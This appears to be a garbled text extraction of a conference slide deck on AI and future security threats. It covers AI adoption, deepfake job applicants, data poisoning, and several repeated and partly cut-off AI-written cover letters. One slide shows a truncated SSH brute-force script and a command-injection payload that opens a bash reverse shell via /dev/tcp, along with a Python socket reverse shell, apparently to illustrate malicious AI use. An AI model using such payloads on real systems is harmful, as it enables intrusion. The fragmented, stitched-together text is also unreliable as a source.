

# Unleashing AI in the battle against future threats

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## Business



# Talk points

- **The AI baseline**
- **Cute, practical or malicious**
- **The new dimensions of defense**



# AI at scale












Accessible  
Affordable

Simple  
Coexistent







Accessible

Simple




# AI is becoming assumed






# AI is becoming OBLIGATORY




# Number of **new users per day** to get to the first million users





# Number of **new users per day** to get to the first million users





python

Copy code

```
import paramiko
import itertools

host = input("Enter the IP address of the target: ")
username = input("Enter the username: ")
passwords = ["password1", "password2", "password3"]

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

scss

Copy code

```
import requests
import socket
import subprocess

def exploit_rce(url, cmd):
    payload = ";" + cmd + ";"
    r = requests.get(url + payload)

if __name__ == '__main__':
    target_url = "<target_url>"
    command = "bash -i >& /dev/tcp/127.0.0.1/1234 0>&1"
    exploit_rce(target_url, command)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("127.0.0.1", 1234))
subprocess.Popen(["/bin/sh", "-i"], stdin=s.fileno(), stdout=s.fileno(), stderr=s.fileno(),
```

```
sword=password)
")
```





# 1500

## dimensional attack

Index Name	Environment	Metric	Pod Type	Dimensions
<a href="#">auto-gpt</a> auto-gpt-4397d6f.svc.us-west1-gcp-free.pinecone.io ● Ready	us-west1-gcp-free	cosine	Starter	1536



1500

dimensional attack

25%



**1500** dimensional attack

**84%**

# Employment Application

COMPANY OR EMPLOYER NAME

Position applying for:

## EMPLOYEE INFORMATION

Name: \_\_\_\_\_  
Last

Telephone: \_\_\_\_\_

Address: \_\_\_\_\_

Email: \_\_\_\_\_  
First

Are you able to perform the essential functions of  
position with or without accommodations?  
 No  Yes

How old are you older than:  
 16 (Check one)

Resident in the U.S.?  
 No  Yes

Type: \_\_\_\_\_  
Endorse \_\_\_\_\_

Work \_\_\_\_\_



"Draft me a persuasive cover letter in 150 words or less highlighting my qualifications and enthusiasm for the [position] at [company] using my resume achievements and information below."



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using my resume achievements  
and information below."



Dear Hiring Manager,

I am writing to express my interest in the Growth Marketing Role at Teal, a company that I believe is at the forefront of helping people accelerate their careers. I am confident that my skills and experience make me an excellent candidate for the Growth Marketing Role and I would welcome the opportunity to discuss how I can contribute to your team's success.

# Attention grabbing opening lines

I am a committed leader with a passion for building and supporting highly engaged and productive teams. I understand the importance of clear communication, and I am confident that I can help your team thrive. I have a track record of success in creating an effective and compelling content strategy, distilling complex topics for non-technical audiences, and executing high-quality SEO content. I am also data-driven and growth-oriented, always looking for new and innovative ways to drive results.

I am also a high-energy collaborator, with experience managing multiple projects and people with competing deadlines. I am confident that my ability to stay organized and prioritize effectively will be a valuable asset to your team.

I am excited about the opportunity to contribute my skills and experience to Teal, a company that I believe is at the forefront of helping people accelerate their careers. I am confident that my skills and experience make me an excellent candidate for the Growth Marketing Role and I would welcome the opportunity to discuss how I can contribute to your team's success.

Thank you for considering my application.





Dear Hiring Manager,

I am writing to express my enthusiasm for the Growth Marketing Role at Teal. With 10 years of experience in managing and scaling teams at rapid-growth organizations, I am confident that my skills and experience align perfectly with the needs of your company.

**Attention grabbing  
opening lines**

I am a committed leader who thrives in fast-paced environments and is confident that I can bring value to your team. My expertise includes developing effective and compelling content for diverse audiences, and executing high-quality SEO content. I am also data-driven and growth-oriented, always looking for new and innovative ways to drive results.

**Seamless integration into  
company culture**

I am also a high-energy collaborator, with experience managing multiple projects and people with competing deadlines. I am confident that my ability to stay organized and prioritize effectively will be a valuable asset to your team.

I am excited about the opportunity to contribute my skills and experience to Teal, a company that I believe is at the forefront of helping people accelerate their careers. I am confident that my skills and experience make me an excellent candidate for the Growth Marketing Role and I would welcome the opportunity to discuss how I can contribute to your team's success.

Thank you for considering my application.



Dear Hiring Manager,

I am writing to express my interest in the Growth Marketing Role at your company. I have followed your marketing strategies and growth organization, and I am impressed by the needs of your company.

**Attention grabbing opening lines**

I am a committed leader and team player who thrives in productive teams. I am confident that I can bring value to your organization through my effective and competitive marketing strategies, targeting diverse audiences, and executing high-quality SEO content. I am also data-driven and growth-oriented, always looking for ways to optimize performance.

**Seamless integration into company culture**

I am also a high-energy professional who can thrive in fast-paced environments with competing deadlines. I am confident that my ability to stay organized and prioritize effectively will allow me to contribute to your team's success.

**Relevant experience**

I am excited about the opportunity to join your

**Relations and network**

company that I believe is at the forefront of helping people accelerate their careers. I am confident that my skills and experience make me an excellent candidate for the Growth Marketing Role and I would welcome the opportunity to discuss how I can contribute to your team's success.

Thank you for considering my application.



Dear Hiring Manager,

I am writing to express my enthusiasm for the Growth Marketing Role at Teal. As a tech marketing strategist with 10 years of experience in managing and scaling teams at rapid-growth organizations, I understand the unique challenges and needs of your company.

I am a committed leader

Attention grabbing opening lines

# Story telling structure and compelling narrative

people with competing deadlines. I am confident that my ability to stay organized and prioritize effectively will allow me to contribute to your team's success.

Relevant experience

I am excited about the opportunity to join Teal, a company that I believe is at the forefront of helping people accelerate their careers. I am confident that my skills and experience in Growth Marketing Role and my ability to work in a fast-paced environment will contribute to your team's success.

Relations and network

Thank you for considering my application.





Dear Hiring Manager

I am writing to express my interest in your marketing strategies and growth organization. I understand the needs of your company and I am a committed leader.

I am a committed leader.

ANALYSIS

# Deepfakes come to remote job interviews

Is that a real person you're interviewing, or are you talking to a stolen identity?



By Mike Elgan

Contributing Columnist, Computerworld | JUL 7, 2022 4:30 AM PDT

AI

## This co-worker does not exist: FBI warns of deepfakes interviewing for tech jobs

Devin Coldewey @techcrunch / 11:26 PM GMT+2 • June 28, 2022

Comment

ture

WUHT-

rience

people with co  
prioritize effec

I am excited ab  
company that I  
confident that  
Marketing Role  
your team's su

Thank you for

## Deepfake Candidates – Yes, A Single Deepfake New-Hire Will Cost You Millions (Have you had a remote worker log in their first day and then disappear?)

March 5, 2023

On their 1<sup>st</sup> day, a deepfake remote hire will steal your secrets, plans, data, and install ransomware.

# 90

of HR departments already use AI

%

# Data poisoning

90%

Adversarial attack

**SEEING IS  
BELIEVING**



M E M R I ميمري









Orange Restricted

“Okay, I will destroy humans”








**“At ALL cost, get rid of  
your technology debt and  
dark matter”**

**“At more cost, get rid of  
your technology debt and  
dark matter”**

**20-**

**“Transform from scalable  
to hyperscalable  
consume and create  
models”**








**“From rigid truth and  
process to full senses”**

Something **you know**  
Something **you have**  
Something **you are**



Something **you assume**  
Something **you perceive**  
Something **you feel**

“From rigid truth and  
process to full senses”



**“Transform your  
company to a continuous  
predictive eco system”**

+60%

# **Rethink**

**what individuals can do**  
**scenarios**

**what needs protection**

**what protection means**

**RETHINK**  
**in the battle**  
**against**  
**future threats**



# RETHINK

in the battle  
against  
future threats

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